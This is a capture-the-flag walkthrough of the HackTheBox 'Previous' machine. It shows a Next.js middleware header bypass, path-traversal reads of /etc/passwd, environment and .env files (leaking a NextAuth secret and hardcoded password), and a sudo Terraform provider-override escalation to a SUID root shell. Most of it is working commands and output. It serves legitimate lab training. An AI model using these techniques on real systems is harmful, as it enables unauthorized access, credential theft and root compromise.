Previous — HackTheBox Walkthrough
Reconnaissance
I ran the Nmap scan to see what services might be running on this machine and get a quick detail about it.
nmap 10.10.11.83 -sV -sC -p- --min-rate=1000 --open -vPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD
|_http-title: PreviousJS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelAs per Nmap results, we’re dealing with SSH and HTTP in this case. I mapped previous.htb domain into my /etc/hosts .

Nothing special was notable from the front page of previous.htb aside from when pressing one of two buttons which leads to a login page.

I sent a POST request of some dummy credentials to see if would display a login error that indirectly states that the user exists, but the password being incorrect, however it doesn’t show any error messsages.
I ran ffuf tool to enumerate any possible subdomains for previous.htb, but yielded no results.
ffuf -w "/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt" -u "http://10.10.11.83" -H "Host: FUZZ.previous.htb" -fw 4I then ran another ffuf scan, targetting the directories section and seeing if there’s anything valuable and yielded few results.
ffuf -w "/usr/share/dirb/wordlists/common.txt" -u "http://previous.htb/FUZZ" [Status: 200, Size: 5493, Words: 407, Lines: 1, Duration: 178ms]
apis [Status: 307, Size: 36, Words: 1, Lines: 1, Duration: 99ms]
api [Status: 307, Size: 35, Words: 1, Lines: 1, Duration: 99ms]
docs41 [Status: 307, Size: 38, Words: 1, Lines: 1, Duration: 130ms]
docs [Status: 307, Size: 36, Words: 1, Lines: 1, Duration: 131ms]
docs51 [Status: 307, Size: 38, Words: 1, Lines: 1, Duration: 132ms]
signin [Status: 200, Size: 3481, Words: 179, Lines: 1, Duration: 102ms]Particularly interesting ones are ones that give status code 307 (Temporary Redirect), which is fundamentally similar to status code 301, but usually rare sight in real world scenarios. I assumed that there is a possibility this would be the starting point. With that said, trying to visit any of these directories just leads to the same login page. But for now I went back to enumerating the architectural parts of this web server.
whatweb -a3 previous.htbhttp://previous.htb [200 OK] Country[RESERVED][ZZ], Email[jeremy@previous.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.83], Script[application/json], X-Powered-By[Next.js], nginx[1.18.0]Per whatweb results, Next.js is one of the services running. I made attempts to find out it’s current version.
I used nextr4y tool to try and figure out server’s Node.js version.
Scan Results for: http://previous.htb
Is Next.js: true
Build ID: -ipsiOtEey-zESpHzrwmc
Detected Next.js Version: 15.2.2
Detected React Version: Unknown
Asset Prefix:
Calculated Asset Base URL: http://previous.htb
Build Manifest Found: true
Build Manifest Executed OK: true
Routes (9 routes found):
  - / (1 assets)
  - /_error (1 assets)
  - /docs (3 assets)
  - /docs/[section] (3 assets)
  - /docs/components/layout (3 assets)
  - /docs/components/sidebar (2 assets)
  - /docs/content/examples (1 assets)
  - /docs/content/getting-started (1 assets)
  - /signin (2 assets)
Found 11 unique assets from manifest.
According to the results, it’s running on 15.2.2, I went to go search online for any potential CVEs for this version. There was one for CVE-2025–2992, and it is vulnerable to Authorization Bypass.
Reading about it, this is critical authorization bypass caused by Next.js failing to strip an internal header, x-middleware-subrequest, from incoming client requests. This header is intended for the server to track internal redirects and prevent infinite middleware loops.
So, seeing the earlier status 307 pages that were found. I attempted to access the api page by amending the GET request in Burp Suite with this payload:

x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
After submitting the modified GET request with the payload, the access to /docspage was successful, and was able to bypass the authentication process that prompted earlier. I added match/replace rule in Burp to amend this same payload for any future interactions withprevious.htb web so I don’t have to manually modify GET requests constantly.

Looking around, there isn’t much to takeaway from two sections of /docs. We have “Getting Started” and “Examples”, but after having a closer look, I realized the /example page had a embedded download link to a hello world code snippet.

Exploitation
I saw the potential of a Local File Intrusion vulnerability for this parameter specifically. I ran another ffuf scan with LFI wordlist to scan for this. Make sure the -H parameter with the middleware payload is attached. Also rate limits to not overload the server.
ffuf -w "/usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt" -u "http://previous.htb/api/download?example=FUZZ" -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" -t 1 -rate 1%00../../../../../../etc/passwd [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 131ms]
%00/etc/passwd%00 [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 132ms]
%00../../../../../../etc/shadow [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 148ms]
%00/etc/shadow%00 [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 148ms]
/%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%00 [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 138ms]
%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%00 [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 167ms]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 787, Words: 1, Lines: 20, Duration: 137ms]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 157ms]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 787, Words: 1, Lines: 20, Duration: 144ms]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fshadow [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 147ms]
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 787, Words: 1, Lines: 20, Duration: 139ms]
..%2F..%2F..%2F%2F..%2F..%2Fetc/shadow [Status: 500, Size: 22, Words: 2, Lines: 1, Duration: 146ms]Looking at results, there’s only one that stood out, which was the /etc/passwd. The /etc/shadows was a 500 error and didn’t yield anything. I went ahead to view the contents
curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" "http://previous.htb/api/download?example=..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd"root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000::/home/node:/bin/sh
nextjs:x:1001:65533::/home/nextjs:/sbin/nologincurl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" "http://previous.htb/api/download?example=../../../proc/self/environ" --output -NODE_VERSION=18.20.8HOSTNAME=0.0.0.0YARN_VERSION=1.22.22SHLVL=1PORT=3000HOME=/home/nextjsPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binNEXT_TELEMETRY_DISABLED=1PWD=/appNODE_ENV=production Based on results above, this appears to be a container. node “user” has /bin/sh rights and that SSH is enabled. With nothing further new with current information, I returned to continuing enumerating the web server w/ the LFI as the new leverage.
As per Node.js documentation, project is centered on package.json file that declares dependencies and defines the scripts used to run, build, and test the application. It’s default folder was /app, I started to enumerate common files associated with this service.
curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" "http://previous.htb/api/download?example=../../../app/package.json" {
"private": true,
"scripts": {
"dev": "next dev",
"build": "next build"
},
"dependencies": {
"@mdx-js/loader": "^3.1.0",
"@mdx-js/react": "^3.1.0",
"@next/mdx": "^15.3.0",
"@tailwindcss/postcss": "^4.1.3",
"@tailwindcss/typography": "^0.5.16",
"@types/mdx": "^2.0.13",
"next": "^15.2.2",
"next-auth": "^4.24.11",
"postcss": "^8.5.3",
"react": "^18.2.0",
"react-dom": "^18.2.0",
"tailwindcss": "^4.1.3"
},
"devDependencies": {
"@types/node": "22.14.0",
"@types/react": "19.1.0",
"typescript": "5.8.3"
}
}curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" "http://previous.htb/api/download?example=../../../app/.env" NEXTAUTH_SECRET=82a464f1c3509a81d5c973c31a23c61acurl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" "http://previous.htb/api/download?example=../../../app/.next/routes-manifest.json"{
"version": 3,
"pages404": true,
"caseSensitive": false,
"basePath": "",
"redirects": [
{
"source": "/:path+/",
"destination": "/:path+",
"internal": true,
"statusCode": 308,
"regex": "^(?:/((?:[^/]+?)(?:/(?:[^/]+?))*))/$"
}
],
"headers": [],
"dynamicRoutes": [
{
"page": "/api/auth/[...nextauth]",
"regex": "^/api/auth/(.+?)(?:/)?$",
"routeKeys": {
"nxtPnextauth": "nxtPnextauth"
},
"namedRegex": "^/api/auth/(?<nxtPnextauth>.+?)(?:/)?$"
},
{
"page": "/docs/[section]",
"regex": "^/docs/([^/]+?)(?:/)?$",
"routeKeys": {
"nxtPsection": "nxtPsection"
},
"namedRegex": "^/docs/(?<nxtPsection>[^/]+?)(?:/)?$"
}
],
"staticRoutes": [
{
"page": "/",
"regex": "^/(?:/)?$",
"routeKeys": {},
"namedRegex": "^/(?:/)?$"
},
{
"page": "/docs",
"regex": "^/docs(?:/)?$",
"routeKeys": {},
"namedRegex": "^/docs(?:/)?$"
},
{
"page": "/docs/components/layout",
"regex": "^/docs/components/layout(?:/)?$",
"routeKeys": {},
"namedRegex": "^/docs/components/layout(?:/)?$"
},
{
"page": "/docs/components/sidebar",
"regex": "^/docs/components/sidebar(?:/)?$",
"routeKeys": {},
"namedRegex": "^/docs/components/sidebar(?:/)?$"
},
{
"page": "/docs/content/examples",
"regex": "^/docs/content/examples(?:/)?$",
"routeKeys": {},
"namedRegex": "^/docs/content/examples(?:/)?$"
},
{
"page": "/docs/content/getting-started",
"regex": "^/docs/content/getting\\-started(?:/)?$",
"routeKeys": {},
"namedRegex": "^/docs/content/getting\\-started(?:/)?$"
},
{
"page": "/signin",
"regex": "^/signin(?:/)?$",
"routeKeys": {},
"namedRegex": "^/signin(?:/)?$"
}
],
"dataRoutes": [],
"rsc": {
"header": "RSC",
"varyHeader": "RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch",
"prefetchHeader": "Next-Router-Prefetch",
"didPostponeHeader": "x-nextjs-postponed",
"contentTypeHeader": "text/x-component",
"suffix": ".rsc",
"prefetchSuffix": ".prefetch.rsc",
"prefetchSegmentHeader": "Next-Router-Segment-Prefetch",
"prefetchSegmentSuffix": ".segment.rsc",
"prefetchSegmentDirSuffix": ".segments"
},
"rewriteHeaders": {
"pathHeader": "x-nextjs-rewritten-path",
"queryHeader": "x-nextjs-rewritten-query"
},
"rewrites": []
} /app/package.json confirms Next.js 15 + React 18 + Tailwind + NextAuth stack, and the scripts show only next dev and next build. /app/.env leaking NEXTAUTH_SECRETis serious because with this, I could forge valid NextAuth session/JWT signatures and impersonate users. The/api/auth/[…nextauth] route visible in the manifest. /app/.next/routes-manifest.json proves next build already ran and enumerates real reachable endpoints (/signin, /docs/*, auth API), which provides several attack surfaces.
I went ahead to view /api/auth/..nextauth contents as per doc, it may be valuable. After viewing the output, it had important credentials inside.
curl -g -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
  "http://previous.htb/api/download?example=../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js" \
  -o nextauth.js
"use strict";(()=>{var e={};e.id=651,e.ids=[651],e.modules={3480:(e,n,r)=>{e.exports=r(5600)},5600:e=>{e.exports=require("next/dist/compiled/next-server/pages-api.runtime.prod.js")},6435:(e,n)=>{Object.defineProperty(n,"M",{enumerable:!0,get:function(){return function e(n,r){return r in n?n[r]:"then"in n&&"function"==typeof n.then?n.then(n=>e(n,r)):"function"==typeof n&&"default"===r?n:void 0}}})},8667:(e,n)=>{Object.defineProperty(n,"A",{enumerable:!0,get:function(){return r}});var r=function(e){return e.PAGES="PAGES",e.PAGES_API="PAGES_API",e.APP_PAGE="APP_PAGE",e.APP_ROUTE="APP_ROUTE",e.IMAGE="IMAGE",e}({})},9832:(e,n,r)=>{r.r(n),r.d(n,{config:()=>l,default:()=>P,routeModule:()=>A});var t={};r.r(t),r.d(t,{default:()=>p});var a=r(3480),s=r(8667),i=r(6435);let u=require("next-auth/providers/credentials"),o={session:{strategy:"jwt"},providers:[r.n(u)()({name:"Credentials",credentials:{username:{label:"User",type:"username"},password:{label:"Password",type:"password"}},authorize:async e=>e?.username==="jeremy"&&e.password===(process.env.ADMIN_SECRET??"MyNameIsJeremyAndILovePancakes")?{id:"1",name:"Jeremy"}:null})],pages:{signIn:"/signin"},secret:process.env.NEXTAUTH_SECRET},d=require("next-auth"),p=r.n(d)()(o),P=(0,i.M)(t,"default"),l=(0,i.M)(t,"config"),A=new a.PagesAPIRouteModule({definition:{kind:s.A.PAGES_API,page:"/api/auth/[...nextauth]",pathname:"/api/auth/[...nextauth]",bundlePath:"",filename:""},userland:t})}};var n=require("../../../webpack-api-runtime.js");n.C(e);var r=n(n.s=9832);module.exports=r})(); Username: jeremy | Password: MyNameIsJeremyAndILovePancakes
I used these credentials to SSH into previous.htb, and the login was successful. I was able to obtain the user.txt flag.
ssh jeremy@previous.htb


jeremy@previous:~$ whoami
jeremy
Privilege Escalation
Upon gaining access to jeremy’s account, I went ahead to perform manual checks for privilege escalation vulnabilities before resorting to automated tools.
Interestingly, the sudo -l cmd gave away details on what jeremy can do.
jeremy@previous:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
jeremy can run Terraform as root and Terraform runs all provisioning steps (including shell cmds) from .tf files in /opt/examples/.
I check out Terraform version & permissions for /opt/examples:
jeremy@previous:~$ ls -la /opt/examples
total 28
drwxr-xr-x 3 root root 4096 Jan 10 07:31 .
drwxr-xr-x 5 root root 4096 Aug 21 20:09 ..
-rw-r--r-- 1 root root   18 Apr 12  2025 .gitignore
-rw-r--r-- 1 root root  576 Aug 21 18:15 main.tf
drwxr-xr-x 3 root root 4096 Aug 21 20:09 .terraform
-rw-r--r-- 1 root root  247 Aug 21 18:16 .terraform.lock.hcl
-rw-r--r-- 1 root root 1097 Jan 10 07:31 terraform.tfstate

jeremy@previous:~$ terraform -version
Terraform v1.13.0
on linux_amd64
Reviewing the Terraform project showed it depends on a custom provider:
jeremy@previous:~$ cat /opt/examples/main.tf
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}
Terraform providers are external plugin executables that Terraform spawns during apply. Since sudo uses !env_reset, I could set TF_CLI_CONFIG_FILE to point Terraform at my own CLI config and use provider_installation — >dev_overrides to force Terraform (running as root) to load the previous.htb/terraform/examples provider from a directory I control. Even though the plugin won’t complete Terraform’s go-plugin handshake, the binary is still executed as root, a simple payload is enough.
I created a fake provider executable matching Terraform’s naming convention and used it to drop a SUID root bash:
jeremy@previous:~$ mkdir -p /tmp/pwnprov
jeremy@previous:~$ cat > /tmp/pwnprov/terraform-provider-examples_v99.0.0 << 'EOF'
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod 4755 /tmp/rootbash
exit 1
EOF
jeremy@previous:~$ chmod +x /tmp/pwnprov/terraform-provider-examples_v99.0.0
Then I created a Terraform CLI config to override provider installation:
jeremy@previous:~$ cat > /tmp/tfrc << 'EOF'
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/tmp/pwnprov"
  }
  direct {}
}
EOF
Running the allowed sudo command with TF_CLI_CONFIG_FILE caused Terraform to load the provider from /tmp/pwnprov (confirmed by Terraform’s warning). Terraform failed afterward due to the plugin handshake (expected), but the payload already executed as root:
jeremy@previous:~$ TF_CLI_CONFIG_FILE=/tmp/tfrc sudo /usr/bin/terraform -chdir=/opt/examples apply
[sudo] password for jeremy:
╷
│ Warning: Provider development overrides are in effect
│
│ The following provider development overrides are set in the CLI configuration:
│  - previous.htb/terraform/examples in /tmp/pwnprov
│
│ The behavior may therefore not match any released version of the provider and applying changes
│ may cause the state to become incompatible with published releases.
╵
╷
│ Error: Failed to load plugin schemas
│
│ Error while loading schemas for plugin components: Failed to obtain provider schema: Could not
│ load the schema for provider previous.htb/terraform/examples: failed to instantiate provider
│ "previous.htb/terraform/examples" to obtain schema: Unrecognized remote plugin message:
│ Failed to read any lines from plugin's stdout
│ This usually means
│   the plugin was not compiled for this architecture,
│   the plugin is missing dynamic-link libraries necessary to run,
│   the plugin is not executable by this process due to file permissions, or
│   the plugin failed to negotiate the initial go-plugin protocol handshake
│
│ Additional notes about plugin:
│   Path: /tmp/pwnprov/terraform-provider-examples_v99.0.0
│   Mode: -rwxrwxr-x
│   Owner: 1000 [jeremy] (current: 0 [root])
│   Group: 1000 [jeremy] (current: 0 [root])
│ ..
╵
Lastly I spawned a root shell using the dropped SUID bash and retrieved the root flag:
jeremy@previous:~$ /tmp/rootbash -p
rootbash-5.1# id
uid=1000(jeremy) gid=1000(jeremy) euid=0(root) groups=1000(jeremy)
rootbash-5.1# cd /root/
rootbash-5.1# ls
clean  examples  go  root.txt
rootbash-5.1# cat root.txt 